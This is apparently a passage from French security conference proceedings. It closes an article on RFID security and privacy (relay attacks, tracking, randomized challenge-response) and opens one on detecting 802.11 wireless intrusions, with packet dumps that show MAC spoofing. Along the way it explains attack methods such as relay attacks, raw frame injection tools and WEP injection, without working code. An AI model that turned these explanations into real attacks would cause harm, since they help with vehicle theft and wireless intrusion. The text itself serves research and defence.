Les deux exemples de systèmes d'identification décrits précédemment présentaient des faiblesses. Le premier cas (section 2.1) était dû à un mauvais algorithme de chiffrement alors que le second (section 2.2) était dû à l'utilisation d'un protocole d'identification en lieu et place d'un protocole d'authentification. Lorsqu'un protocole par question/réponse est bien utilisé et qu'il utilise un algorithme de chiffrement reconnu, alors les problèmes précédents ne se produisent pas. Cela ne signifie pas pour autant que tout problème est exclus. En effet, le fait que le tag puisse répondre au lecteur sans l'accord de son possesseur ouvre la voie à un autre type d'attaques : celles par relais.

L'attaque par relais consiste, pour un pirate, à faire croire au lecteur que le tag est présent dans son champ d'interrogation alors qu'il ne l'est pas. Pour cela, le pirate, avec l'aide d'un complice, joue le rôle d'une « rallonge ». Par exemple, pour démarrer un véhicule, un pirate muni d'un ordinateur portable se situe auprès du véhicule (contenant le lecteur RFID) pendant que son complice se situe aux côtés du propriétaire du véhicule, plus précisément auprès de la personne qui détient (légitimement) la clef de démarrage (contenant le tag RFID). Le lecteur envoie un challenge, reçu par le pirate, qui le transmet à son complice. Ce challenge est envoyé à la clef de la victime qui répond correctement. Le complice transmet cette réponse au pirate qui la soumet enfin au lecteur du véhicule. La protection électronique du véhicule est ainsi outrepassée sans que le pirate ne possède la clef.




Fig. 3. Attaque par relais

Comme schématisé sur la figure 3, cette attaque est extrêmement simple, facile à mettre en œuvre et difficilement détectable par la victime. Il suffit au pirate d'être suffisamment proche de sa victime au moment même de l'attaque ; ceci peut être fait dans une file d'attente, dans le métro, etc. Bien que cette attaque soit une *man-in-the-middle attack*, on préfère la qualifier de *par relais* car le pirate dans ce cas précis ne fait que transmettre passivement les messages.

Trouver une solution purement technique à ce problème est très difficile. Les recherches actuelles (par exemple [7]) consistent à mesurer le temps de réponse du tag. Si celui-ci est trop important, l'authentification est refusée car le tag n'est probablement pas à proximité du lecteur.

3 Respect de la vie privée

Outre les problèmes directement liés à la sécurité, la RFID doit faire face aux problèmes qui touchent la vie privée. Ces problèmes concernent la divulgation d'information et la traçabilité malveillante.

3.1 Divulgation d'information

Le problème de la divulgation d'information se pose lorsque les données envoyées par le tag révèlent des informations sur l'objet qui le porte. Dans le cadre d'une bibliothèque, par exemple, l'information communiquée ouvertement peut être le titre de l'ouvrage. Plus préoccupant, les produits pharmaceutiques marqués électroniquement, comme préconisé par le *Food & Drug Administration* aux États-Unis, pourraient révéler les pathologies d'une personne : un employeur ou un assureur pourrait déterminer les médicaments détenus par une personne et en tirer des conclusions sur son état de santé. La prise en compte de cet aspect est particulièrement importante dans les applications plus évoluées où des informations personnelles sont contenues dans le transpondeur : dossier médical, passeport biométrique, etc. Aux États-Unis, l'arrivée du passeport muni d'un tag électronique, initialement prévue pour août 2005, fut différée afin de reconsidérer les aspects liées à la sécurité.

3.2 Traçabilité malveillante des individus

Les tags électroniques n'ont pas vocation à contenir ou à transmettre d'importantes quantités de données. Lorsqu'une base de données est présente dans le système, le tag peut n'envoyer qu'un simple identifiant, que seules les personnes ayant accès à la base de données peuvent relier à l'objet correspondant. C'est le principe utilisé par les systèmes à codes-barres. Cependant, même si un identifiant ne permet pas d'obtenir d'information sur l'objet lui-même, il peut permettre de le tracer, c'est-à-dire de reconnaître l'objet dans des lieux différents ou à des instants différents. On peut ainsi savoir à quelle heure une personne est passée en un lieu donné, par exemple pour déterminer son heure d'arrivée et de départ de son poste de travail, ou on peut reconstituer son chemin à partir de plusieurs lecteurs, par exemple dans une entreprise ou un centre commercial.

3.3 Défenseurs contre opposants

Du côté des promoteurs de la RFID, la thèse que les tags électroniques mettent en péril le respect de la vie privée est ardemment rejetée. Une distance de lecture réduite à quelques décimètres est le principal argument de défense. Cet argument est contesté par les opposants car, en utilisant une antenne plus performante et une puissance d'émission non réglementaire, il est possible de dépasser la limite annoncée. En outre, il existe de nombreux cas où un attaquant peut suffisamment se rapprocher de sa victime pour lire ses tags électroniques : dans les transports en commun, dans une file d'attente, etc. L'inquiétude des opposants provient également du fait que les tags sont de plus en plus présents dans la vie de tous les jours, sans qu'on le sache. Ils sont souvent invisibles, répondant aux requêtes des lecteurs à l'insu même des personnes qui les portent.

3.4 Eviter la traçabilité malveillante

Il existe des techniques pour empêcher la traçabilité malveillante et la fuite d'information. La plus radicale consiste à détruire le tag. Cette méthode ne peut être utilisée que dans des applications particulières (par exemple à la fin d'une chaîne de production) car le tag n'est ensuite plus utilisable. Il existe également des dispositifs électroniques pour bruiter l'environnement du tag, soit au niveau de la couche physique, soit au niveau de la couche communication [10] (en perturbant le protocole d'évitement de collisions utilisé par le lecteur). Les recherches se concentrent aujourd'hui sur la conception de protocoles tels qu'un lecteur autorisé puisse identifier les tags mais qu'un pirate ne soit pas en mesure de les identifier ni même de les tracer [2,3,5,9,11,12,14].

Un simple protocole par question/réponse peut suffire pour autant que l'information envoyée par le tag soit *randomizée*, comme indiqué sur la figure 4, c'est-à-dire que le tag chiffre le challenge combiné avec de l'aléa. Cela évite qu'un pirate envoyant deux fois le même challenge à un tag reçoive deux fois la même réponse, permettant ainsi de le tracer. Cependant, ce type de protocole




Fig. 4. Protocole par question/réponse où la réponse est randomizée

présente deux grands inconvénients :

- Il nécessite l'utilisation d'un algorithme de chiffrement et d'un générateur pseudo-aléatoire sur le tag. Cette approche n'est donc pas possible avec les tags de classe 1, ce qui nécessite l'usage de tags de classe 2, plus coûteux. Elle est donc généralement réservée aux applications nécessitant de l'authentification et non simplement de l'identification.
- Il engendre de nombreux calculs du côté du lecteur car ce dernier doit tester toutes les clefs présentes dans sa base de donnée pour déterminer l'identité du tag avec lequel il communique : pour chaque clef k, il doit calculer $E_k(c,r)$ jusqu'à trouver un résultat égal à la valeur reçue. Cette approche n'est donc possible qu'avec des systèmes RFID ne possédant que peu de tags.

Les travaux actuels cherchent donc à concevoir des algorithmes cryptographiques et des protocoles d'identification qui soient peu gourmands en ressources, afin de pouvoir être utilisés dans des tags sans en augmenter considérablement le coût. Sous ces contraintes, les protocoles doivent rester aussi sûrs[3] que possibles.

[3] La notion de *protocole sûr* en RFID est aujourd'hui encore très informelle et fait l'objet de nombreux travaux.

4 Conclusion

L'identification par radiofréquence est aujourd'hui utilisée dans de nombreux domaines. Outre les aspects techniques et économiques, l'un des principaux freins à son déploiement concerne sa sécurité. Cet article s'est intéressé aux problèmes de sécurité au niveau de la communication entre le lecteur et le tag. Bien sûr, la sécurité entre le lecteur et le système de traitement des données ne doit pas être négligée, mais cet aspect n'est pas une spécificité de la RFID.

Nous avons vu que certaines applications ne sont pas directement concernées par la sécurité, alors que celle-ci constitue un élément fondamental pour certaines autres, comme le contrôle d'accès. Le choix d'un protocole RFID – et en conséquence d'un type de tag – dépend donc fortement de l'application visée. Toutefois, le problème du respect de la vie privée, en particulier celui de la traçabilité malveillante, reste entier quelque soit l'application considérée.

Enfin, les questions de sécurité ne doivent pas se borner aux protocoles cryptographiques, mais considérer la RFID dans son ensemble. Des travaux s'intéressent aujourd'hui aux couches les plus basses de la RFID pour tracer des tags, pour réaliser des dénis de service, ou encore pour exploiter des *side channel*. Récemment, un débat nouveau a vu le jour, il concerne la possibilité d'injecter des virus dans des systèmes RFID.

Références

1. Priya Agrawal, Neha Bhargava, Chaitra Chandrasekhar, Al Dahya, and J.D. Zamfirescu. The MIT ID Card System : Analysis and recommendations, December 2004.
2. Gildas Avoine. *Cryptography in Radio Frequency Identification and Fair Exchange Protocols*. PhD thesis, EPFL, Lausanne, Switzerland, December 2005.
3. Gildas Avoine, Etienne Dysli, and Philippe Oechslin. Reducing time complexity in RFID systems. In Bart Preneel and Stafford Tavares, editors, *Selected Areas in Cryptography – SAC 2005*, volume 3897 of *Lecture Notes in Computer Science*, pages 291–306, Kingston, Canada, August 2005. Springer-Verlag.
4. Steve Bono, Matthew Green, Adam Stubblefield, Ari Juels, Avi Rubin, and Michael Szydlo. Security analysis of a cryptographically-enabled RFID device. In *USENIX Security Symposium*, pages 1–16, Baltimore, Maryland, USA, July-August 2005. USENIX.
5. Claude Castelluccia and Gildas Avoine. Noisy tags : A pretty good key exchange protocol for RFID tags. In Josep Domingo-Ferrer, Joachim Posegga, and Daniel Schreckling, editors, *International Conference on Smart Card Research and Advanced Applications – CARDIS*, volume 3928 of *Lecture Notes in Computer Science*, pages 289–299, Tarragona, Spain, April 2006. IFIP, Springer-Verlag.
6. EPCGlobal. Class 1 generation 2 UHF air interface protocol standard version 1.0.9. `http://www.epcglobalinc.org`, January 2005.
7. Gerhard Hancke and Markus Kuhn. An RFID distance bounding protocol. In *Conference on Security and Privacy for Emerging Areas in Communication Networks – SecureComm 2005*, Athens, Greece, September 2005. IEEE.
8. Martin Hellman. A cryptanalytic time-memory trade off. *IEEE Transactions on Information Theory*, IT-26(4) :401–406, July 1980.
9. Ari Juels. RFID security and privacy : A research survey. *IEEE Journal on Selected Areas in Communication*, 2006.
10. Ari Juels, Ronald Rivest, and Michael Szydlo. The blocker tag : Selective blocking of RFID tags for consumer privacy. In Vijay Atluri, editor, *Conference on Computer and Communications Security – CCS'03*, pages 103–111, Washington, DC, USA, October 2003. ACM, ACM Press.

11. Ari Juels and Stephen Weis. Authenticating pervasive devices with human protocols. In Victor Shoup, editor, *Advances in Cryptology – CRYPTO'05*, volume 3621 of *Lecture Notes in Computer Science*, pages 293–308, Santa Barbara, California, USA, August 2005. IACR, Springer-Verlag.
12. David Molnar and David Wagner. Privacy and security in library RFID : Issues, practices, and architectures. In Birgit Pfitzmann and Peng Liu, editors, *Conference on Computer and Communications Security – CCS'04*, pages 210–219, Washington, DC, USA, October 2004. ACM, ACM Press.
13. Philippe Oechslin. Making a faster cryptanalytic time-memory trade-off. In Dan Boneh, editor, *Advances in Cryptology – CRYPTO'03*, volume 2729 of *Lecture Notes in Computer Science*, pages 617–630, Santa Barbara, California, USA, August 2003. IACR, Springer-Verlag.
14. Sanjay Sarma, Stephen Weis, and Daniel Engels. RFID systems and security and privacy implications. In Burton Kaliski, Çetin Kaya Koç, and Christof Paar, editors, *Workshop on Cryptographic Hardware and Embedded Systems – CHES 2002*, volume 2523 of *Lecture Notes in Computer Science*, pages 454–469, Redwood Shores, California, USA, August 2002. Springer-Verlag.

Détection d'intrusion dans les réseaux 802.11

Laurent Butti
Expert senior en sécurité des réseaux

France Télécom R&D
Laboratoire Sécurité des Services et Réseaux
38-40 Rue du Général Leclerc
92794 Issy-les-Moulineaux Cedex 9 - France
firstname.lastname@francetelecom.com

Résumé Les réseaux locaux radioélectriques sans-fil 802.11 sont sous les feux des projecteurs depuis de nombreuses années [1]. Les attaques 802.11 actuellement réalisables peuvent avoir des impacts sécurité critiques sur tout système d'information. Cet article présente les méthodes les plus pertinentes pour détecter et qualifier la majorité des attaques. Enfin l'article expose notre retour d'expérience dans le développement et le déploiement d'une solution de détection d'intrusion 802.11 à France Télécom R&D.

1 Introduction

Les réseaux radioélectriques 802.11, plus connus sous l'appellation Wi-Fi[1], font maintenant partie de notre paysage informatique. La prolifération des technologies 802.11 aussi bien au niveau de l'infrastructure (points d'accès) qu'au niveau des postes terminaux (ordinateurs portables[2]) n'est plus à démontrer ! De nombreuses entreprises utilisent ces technologies pour des raisons d'ergonomie (facilité d'accès accrue), pour des raisons de coûts de déploiement (par rapport à un câblage) ou encore par phénomène de mode. Malheureusement cette démocratisation n'est pas sans effets de bord sur la sécurité... Toute arrivée d'une technologie radioélectrique n'est pas anodine et doit être considérée avec rigueur, en particulier en milieu entreprise.

En effet, depuis les premières publications en 2000 à propos des faiblesses conceptuelles des premières révisions de la norme 802.11, de nombreuses attaques critiques sont aisément réalisables sans nécessiter de moyens techniques et financiers importants [2,3,4,5]. Depuis la ratification des nouveaux mécanismes de sécurité [6] et l'avènement du standard Wi-Fi Protected Access [7,8], il est possible de déployer des solutions d'accès 802.11 robustes. Ces solutions reposent sur des briques d'authentification, de chiffrement, de dérivation et de distribution de clés robustes (si bien utilisées).

Malheureusement, une infrastructure d'accès robuste peut être mise à mal par la présence d'un point d'accès ouvert (de manière volontaire ou par erreur) directement inter-connecté au réseau filaire de l'architecture réseau, ou encore par du déni de service sur la voie radioélectrique. Les outils classiques de supervision réseau (journaux d'activité sur les noeuds d'accès tels que les pare-feux, routeurs, points d'accès) montrent ici leurs limites car il est extrêmement difficile pour un opérateur d'infrastructure 802.11 (entreprise, hot spot[3]) d'avoir une vision claire des incidents de sécurité sur la voie radioélectrique (déni de service, faux points d'accès...).

[1] dénomination par la Wi-Fi Alliance.
[2] la politique Intel avec sa marque Centrino a fortement contribué à cet engouement.
[3] zone d'accès publique à Internet.

L'arrivée des technologies de détection d'intrusion dans les réseaux 802.11 est partie de ce constat : comment observer ces réseaux et s'assurer qu'ils sont conformes à un référentiel imposé par la politique de sécurité du site protégé ? Ils doivent par exemple s'assurer que les points d'accès illégitimes[4] ne sont pas inter-connectés aux réseaux filaires de l'entreprise.

C'est dans ce sens que les technologies de détection d'intrusion dans les réseaux 802.11 ont un spectre plus large que les technologies de détection d'intrusion dans les réseaux filaires. Ces logiciels doivent être capables à la fois de détecter des attaques (grâce essentiellement à des signatures) mais ils doivent aussi qualifier les points d'accès environnants (lorsque cela est possible) pour évaluer s'ils sont inter-connectés ou non au réseau filaire de l'architecture protégée. Les procédures réalisées manuellement par des campagnes d'audits réguliers sont alors (en partie) automatisées.

Les logiciels de détection d'intrusion dans les réseaux 802.11 peuvent représenter un intérêt certain à quiconque souhaitant valider son niveau de risque par rapport aux technologies radioélectriques 802.11. En effet, il ne faut pas oublier que la moindre faille peut ouvrir une brèche importante à cause de la diffusion radioélectrique qui est intrinsèquement difficilement maîtrisable (et donc accessible à des personnes « anonymes »).

Dans la première partie, l'article décrira les principales attaques 802.11 ainsi que les techniques de détection associées. Ces techniques ne sont pas toutes implantées dans les logiciels de détection d'intrusion du commerce (les plus connus étant AirDefense, AirEspace, AirMagnet et Aruba Networks). Cet article peut donc servir de base à quiconque souhaitant développer une méthodologie d'évaluation de ces logiciels.

Ensuite, l'article présentera un retour d'expérience de déploiement d'une solution de détection d'intrusion 802.11 utilisée à France Télécom R&D.

2 Avant propos

2.1 Pré-requis

Nous supposons dans cet article que le lecteur a des connaissances dans le domaine des réseaux 802.11 [1]. Si cela n'est pas le cas, nous l'invitons à se focaliser sur les catégories de trames 802.11 ainsi que les différents en-têtes pour une meilleure compréhension des paragraphes suivants. En effet, les techniques de détection présentées dans cette proposition d'article ne sont pas complètement explicitées, chacune d'entre-elles pouvant faire l'objet d'un article complet...

2.2 Sécurité ?

La sécurité informatique nécessite des efforts importants en terme de politique de sécurité et de moyens pour pouvoir l'appliquer. Il est donc nécessaire de concevoir des architectures réseau les plus robustes possibles, en particulier pour les réseaux 802.11.

La détection d'intrusion 802.11 vient en complément d'une architecture déjà rendue robuste par un déploiement adéquat et réfléchit. Elle ne peut pas résoudre toutes les problématiques et certainement pas lorsqu'aucun effort en sécurité n'a été réalisé : elle fait partie d'une approche globale du traitement des problématiques de sécurité, et en particulier sur les problématiques inhérentes aux réseaux radioélectriques.

[4] ceux qui ne sont pas reconnus comme appartenant au site protégé.

3 Architectures de détection d'intrusion 802.11

La détection d'intrusion 802.11 opère essentiellement au niveau de la couche 2 du modèle de l'OSI car le but d'une telle application est de détecter des évènements sur la voie radioélectrique (signatures d'attaques, comportement de stations, présence de points d'accès illégitimes). Les attaques applicatives qui transitent sur le réseau 802.11 ne font généralement pas partie des objectifs de détection de tels logiciels.

Les deux principales raisons sont :

- ces attaques qui seraient visibles sur la voie radioélectrique le seraient aussi sur la voie filaire, par conséquent, un logiciel de détection d'intrusion classique bien positionné[5] peut être dévolu à cette tâche ;
- le trafic peut être chiffré au niveau de la voie radioélectrique rendant inutile l'analyse de la charge applicative.

En effet, même si cela est techniquement réalisable, il ne s'agit pas de greffer des fonctionnalités de détection d'intrusion classique pour détecter des évènements sécurité sur les couches supérieures lorsque le trafic sur la voie radioélectrique est en clair : ce n'est évidemment pas le but de ce type d'outil.

Actuellement, deux types d'architecture pour la détection d'intrusion 802.11 sont possibles :

- intégrée — la détection d'intrusion est réalisée au niveau des équipements d'accès (le plus souvent les points d'accès) ;
- sur-couche — la détection d'intrusion est réalisée sur des équipements dédiés (déploiement de sondes spécifiques dédiées à l'écoute de la voie radioélectrique).

La première approche impose des contraintes fortes sur les possibilités de détection si l'on n'accepte pas de perte de qualité de service pour l'accès des clients sur les points d'accès. En effet, il est difficile en pratique pour un même point d'accès (qu'il soit de type « thin[6] access point » ou « fat[7] access point ») d'opérer le service de fourniture d'accès (qui impose l'utilisation d'un canal radioélectrique attribué) et d'effectuer des fonctions de détection d'intrusion (qui par définition imposent des sauts de canal[8] pour écouter successivement chacun d'entre eux). La deuxième approche, bien que nécessitant une architecture dédiée, est plus prometteuse en terme de fonctionnalités de détection d'intrusion.

4 Panorama des techniques de détection 802.11

Les principales catégories d'évènements à détecter sont :

1. la découverte des réseaux ;
2. l'injection de trafic ;
3. le déni de service ;
4. l'usurpation d'adresse Medium Access Control (MAC) ;
5. les attaques sur les mécanismes d'authentification ;

[5] typiquement derrière un nuage de points d'accès.
[6] dans le sens avec peu de fonctionnalités embarquées, l'essentiel des fonctions étant déportées sur un équipement centralisé souvent appelé « switch wifi ».
[7] dans le sens avec un maximum de fonctionnalités embarquées sur le point d'accès.
[8] les bandes de fréquence attribuées aux technologies 802.11 sont découpées en canaux.

6. les attaques sur la confidentialité des trames de données ;
7. les points d'accès illégitimes ;
8. les points d'accès mal configurés ;
9. les faux points d'accès ;
10. le double attachement.

Un logiciel de détection d'intrusion a pour vocation de découvrir des évènements suspicieux. Les techniques et logiciels de détection sont bien évidemment intrinsèquement liés aux problématiques de faux positifs et faux négatifs. Le but de chacun de ces logiciels est donc de réduire au maximum ces deux paramètres en utilisant les méthodes de détection les plus pertinentes.

Cette partie décrit des techniques de détection qui permettent de repérer la majorité des attaques connues dans l'état de l'art. Bien entendu, tout n'est pas détectable ! Il existe des zones d'ombres difficilement couvertes : dans tout développement d'une telle solution il faut trouver le juste milieu entre capacités de détection et contraintes d'exploitation...

4.1 La découverte des réseaux

Elle ne constitue une attaque à proprement parler car les techniques utilisées sont parfaitement valides au sens de la norme 802.11. Cependant, détecter des outils dédiés au *WarDriving*[9] tels que `NetStumbler` [9] et `Kismet` [10], est une information intéressante[10] en soi.

Deux techniques de découverte des réseaux sont possibles :
- la découverte de réseaux passive — qui écoute les trames émises sur la voie radioélectrique par les clients et points d'accès environnants ;
- la découverte de réseaux active — qui recherche les points d'accès présents en leur posant une question appropriée à laquelle ils répondront.

La détection des outils de découverte de réseaux passive est en théorie impossible[11] au niveau 802.11 car aucune émission de trame ne devrait intervenir. Cependant, il est possible que certains drivers en mode « `monitor`[12] » continuent d'envoyer des paquets sur la voie radioélectrique ce qui permet alors leur identification.

A contrario, la détection des outils de découverte de réseaux active peut être réalisée par trois moyens différents :
- l'écoute de trames de type « probe request[13] » envoyées contenant un nom de réseau Effective Service Set IDentifier (ESSID) vide[14] — il est possible de détecter dans ce cas des outils qui ne sont pas forcément dédiés au *WarDriving* ;
- les signatures volontairement envoyées par des outils de *WarDriving* tels que `NetStumbler` [22] ;
- un comportement de recherche active de réseaux (cf. point numéro 1) sans jamais s'associer à l'un d'entre eux.

[9] terme dérivé de *W*arDialing : technique de découverte de réseaux 802.11.
[10] si l'on émet l'hypothèse que la découverte des réseaux est une étape préalable à toute tentative d'intrusion.
[11] il est toutefois envisageable qu'au niveau physique, toute antenne qui entraîne fatalement des perturbations radioélectriques (par induction) soit alors détectable.
[12] mode spécifique qui permet d'écouter la voie radioélectrique, il doit être supporté par le chipset, firmware et driver pour pouvoir être utilisé.
[13] trame de découverte de point d'accès.
[14] le nom de réseau a une taille maximale de 32 octets, un nom de réseau vide est donc sur une longueur de 0 octets.

4.2 Injection de trafic

L'injection de trafic est potentiellement très intéressante pour un attaquant, car il a alors l'opportunité d'injecter des paquets dans des communications existantes s'il s'agit de trames de données. S'il est aussi capable d'injecter des trames de management et de contrôle, il est alors possible de « manipuler » la machine à état 802.11, ce qui entraîne alors des risques importants.

Détecter et résister aux attaques par injection de trafic représente un enjeu majeur pour les logiciels de détection d'intrusion 802.11. Ces dernières permettent de faire lever des alertes erronées ou saturer leurs ressources sur des données maîtrisées par l'attaquant...

Certains chipsets, firmwares et drivers supportent l'injection de paquet en mode `raw`[15], les plus populaires étant les :

- chipset Atheros et driver `madwifi` [11] ;
- chipset Prism2/2.5/3 et driver `hostap` [12] ;
- chipset Prism54 et driver `prism54.org` [13].

Selon les équipements utilisés il est possible d'injecter des paquets 802.11 complètement spécifiés par la personne désirant injecter. Tous les champs 802.11 sont alors maîtrisés ce qui peut rendre certaines attaques très puissantes. Ce n'était pas le cas il y a quelques années lorsque seuls les chipsets Prism2/2.5/3 étaient disponibles car certains champs[16] étaient gérés par le firmware.

Des initiatives ont aussi vu le jour pour pouvoir construire et injecter des paquets 802.11 via des développements en langage C :

- `airjack` [14] ;
- `libradiate` [15] ;
- `libwnet` [16] ;
- `libwlan` [17].

Cependant, la plupart de ces développements sont non maintenus et pas complètement fonctionnels. En pratique, il est souvent préférable de créer les paquets 802.11 « à la main » lors du développement d'outils 802.11 en langage C ou d'utiliser un outil de création et d'injection de paquets tel que `scapy` [18] pour des tests 802.11 ne nécessitant pas une rapidité d'injection.

Injection Wired Equivalent Privacy (WEP). Les attaques qui compromettent le protocole WEP sont légion. Il est par exemple possible d'injecter des paquets induisant des retours afin de créer du trafic chiffré avec WEP. Les outils de cassage de secret[17] partagé WEP sont les premiers à bénéficier de cette propriété car cela permet de casser rapidement ce secret partagé même sur un réseau non chargé. Ces attaques exploitent l'absence de techniques anti-rejeu dans le protocole WEP, ce qui implique pour l'attaquant qui injecte des paquets WEP de réutiliser la même sortie de l'algorithme Rivest Cipher 4 (RC4) et donc le même Initialization Vector (IV). D'autres attaques exploitent l'Integrity Check Value (ICV) du protocole WEP qui est seulement un Cyclic Redundancy Check 32 (CRC32).

[15] le mode `raw` est un mode spécifique permettant d'injecter des trames de niveau bas (dans notre cas au niveau 802.11).

[16] parmi ceux-ci le numéro de séquence et la fragmentation.

[17] la norme spécifie une longueur de 40 bits, mais d'autres longueurs sont possibles (104 bits étant la plus courante).

En pratique, il est très peu probable[18] d'avoir un grand nombre de paquets WEP contenant le même IV dans une fenêtre de temps relativement courte[19]. Le paradoxe des anniversaires permet d'estimer une probabilité de 50% de collision pour environ 4800 paquets WEP... Un calcul rapide permet d'estimer à 30000 secondes le temps nécessaire pour atteindre cette probabilité.

Ceci constitue une signature de l'attaque (détection d'occurrences d'IV pour une même source sur une fenêtre de temps). A noter qu'il a été possible en utilisant cette technique de détecter des cartes ayant un générateur pseudo-aléatoire d'IV qui était biaisé.

Injection Temporal Key Integrity Protocol (TKIP). Grâce aux mécanismes d'intégrité et d'anti-rejeu présents dans TKIP, il n'existe pas à l'heure actuelle de technique connue permettant d'injecter efficacement des paquets valides chiffrés en TKIP. En effet, bien que le Message Integrity Check (MIC) basé sur l'algorithme Michael [19] soit notoirement connu comme étant accessible[20] selon [20], les mécanismes de contre-mesure implantés dans TKIP imposent une remise à zéro des clés de session de chiffrement et d'intégrité si plusieurs tentatives d'injection de paquets ont été détectées[21]. Un effet de bord est la possibilité de réaliser des attaques de déni de service sur TKIP si ces contre-mesures sont activées au niveau des points d'accès et clients.

Dans ce cas précis, comme le MIC est chiffré, il n'est pas possible de vérifier son intégrité au niveau de la voie radioélectrique. Il est donc nécessaire dans ce cas de journaliser des statistiques au niveau des points d'accès déployés sur les vérifications d'intégrité erronées.

Injection Counter CBC-MAC Protocol (CCMP). Grâce aux mécanismes d'intégrité et d'anti-rejeu présent dans CCMP, il n'existe pas à l'heure actuelle de technique connue permettant d'injecter des paquets valides chiffrés et intègres en CCMP.

Injection en clair. Si l'injection de trafic de données utilise une variation des numéros de séquence cohérente, il est (extrêmement) difficile de détecter de l'injection de trafic avec une analyse au niveau 802.11. Nous verrons dans la partie « usurpation d'adresse MAC » que des techniques annexes peuvent donner des éléments de réponse.

Saut de Virtual Local Area Network (VLAN). Certains points d'accès sont vulnérables à des attaques classiques de type saut de VLAN. Il est tout à fait possible de détecter ce type d'attaque lorsque les trames en clair au niveau radioélectrique comportent des entêtes de type 802.1Q [21]. Dans ce cas précis, le logiciel de détection d'intrusion 802.11 devra être capable de reconnaître et dépiler les entêtes LLC et 802.1Q des trames de donnée 802.11.

4.3 Usurpation d'adresse MAC

Cette partie traite des techniques de détection d'usurpation d'adresse MAC au niveau de trames de données et de management. Les trames de contrôle ne rentrent pas dans le champ des techniques ci-dessous (sauf pour la technique d'analyse de qualité de signal reçue).

[18] sauf cas particulier, typiquement une carte cliente 802.11 envoyant le premier paquet WEP avec un IV nul à chaque remise à zéro de la carte.
[19] typiquement la minute.
[20] force réelle de 29 bits.
[21] vérificateur d'intégrité invalide.

Toutes les techniques décrites ci-dessous sont sujettes à des faux positifs. Il est donc nécessaire d'implanter des techniques de corrélation entre plusieurs catégories d'usurpation d'adresse MAC avec des systèmes de poids selon la fiabilité de chacune de ces techniques.

Ces techniques imposent que les deux équipements (légitime et illégitime) communiquent sur la voie radioélectrique à un moment donné (et si possible en même temps) car elles résident sur comparaisons au niveau des trames 802.11 ou de la puissance de signal reçue.

Vérification de la cohérence des numéros de séquence. Cette technique fonctionne sur toutes les trames de signalisation et de donnée. Ces trames contiennent un champ sur 12 bits appelé le Sequence Number. Ce numéro de séquence est utilisé lors du ré-assemblage des paquets fragmentés. Il est difficilement[22] modifiable par un attaquant s'il utilise un driver en mode « `master`[23] ». Par contre il est possible d'injecter du trafic (typiquement en mode « `monitor` ») avec des numéros de séquence préalablement choisis, mais il est difficile d'être parfaitement en adéquation avec les numéros de séquence émis par les points d'accès légitimes. En effet, l'attaquant ne peut empêcher l'équipement légitime d'envoyer des paquets qui seront alors en discordance au niveau de la cohérence des numéros de séquence.

```
No   Source           Destination   Protocol Info
1    Cisco_3e:a0:5a   Broadcast     Beacon frame, SSID: "FTRDWPA"

IEEE 802.11
    Type/Subtype: Beacon frame (8)
    Frame Control: 0x0080 (Normal)
    Duration: 0
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Source address: Cisco_3e:a0:5a (00:0d:28:3e:a0:5a)
    BSS Id: Cisco_3e:a0:5a (00:0d:28:3e:a0:5a)
    Fragment number: 0
    Sequence number: 5 <-- ici

No   Source           Destination   Protocol Info
2    Cisco_3e:a0:5a   Broadcast     Beacon frame, SSID: "FTRDWPA"

IEEE 802.11
    Type/Subtype: Beacon frame (8)
    Frame Control: 0x0080 (Normal)
    Duration: 0
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Source address: Cisco_3e:a0:5a (00:0d:28:3e:a0:5a)
    BSS Id: Cisco_3e:a0:5a (00:0d:28:3e:a0:5a)
    Fragment number: 0
    Sequence number: 1206 <-- ici
```

[22] implique des modifications au niveau du driver dans l'hypothèse où le firmware accepte l'injection de ces champs.

[23] ce mode offre la fonctionnalité de point d'accès.

L'exemple ci-dessus montre un dé-séquencement des numéros de séquence pour deux trames successives et rapprochées dans le temps. Il s'agit dans ce cas-là de deux trames de « beacon ». Il est donc possible grâce à une analyse des différences sur les numéros de séquence de détecter une usurpation d'adresse MAC [23].

Vérification de la cohérence des étiquettes temporelles. Cette technique n'est utilisable que sur les trames de signalisation de type « beacon[24] » et « probe response[25] » qui sont issues des points d'accès ou des stations en mode Ad-Hoc[26]. Ces trames contiennent un champ sur 64 bits appelé le Basic Service Set (BSS) Timestamp. Ce champ sert à la synchronisation des stations attachées au point d'accès. De la même manière que pour le numéro de séquence, les étiquettes temporelles sont difficilement modifiables par un attaquant s'il utilise un driver en mode « `master` ». Par contre il est possible d'injecter du trafic (typiquement en mode « `monitor` ») avec des étiquettes temporelles préalablement choisies, mais il est difficile d'être parfaitement en adéquation avec les étiquettes temporelles émises par les points d'accès légitimes. En effet, l'attaquant ne peut empêcher l'équipement légitime d'envoyer des paquets qui seront alors en discordance au niveau de la cohérence des étiquettes temporelles.

```
No   Source           Destination   Protocol Info
1    Cisco_3e:a0:5a   Broadcast     Beacon frame, SSID: "FTRDWPA"

IEEE 802.11 wireless LAN management frame
    Fixed parameters (12 bytes)
        Timestamp: 0x000002F91447819C <-- ici
        Beacon Interval: 0.102400 [Seconds]

No   Source           Destination   Protocol Info
2    Cisco_3e:a0:5a   Broadcast     Beacon frame, SSID: "FTRDWPA"

IEEE 802.11 wireless LAN management frame
    Fixed parameters (12 bytes)
        Timestamp: 0x00000000000962EA <-- ici
        Beacon Interval: 0.102400 [Seconds]
```

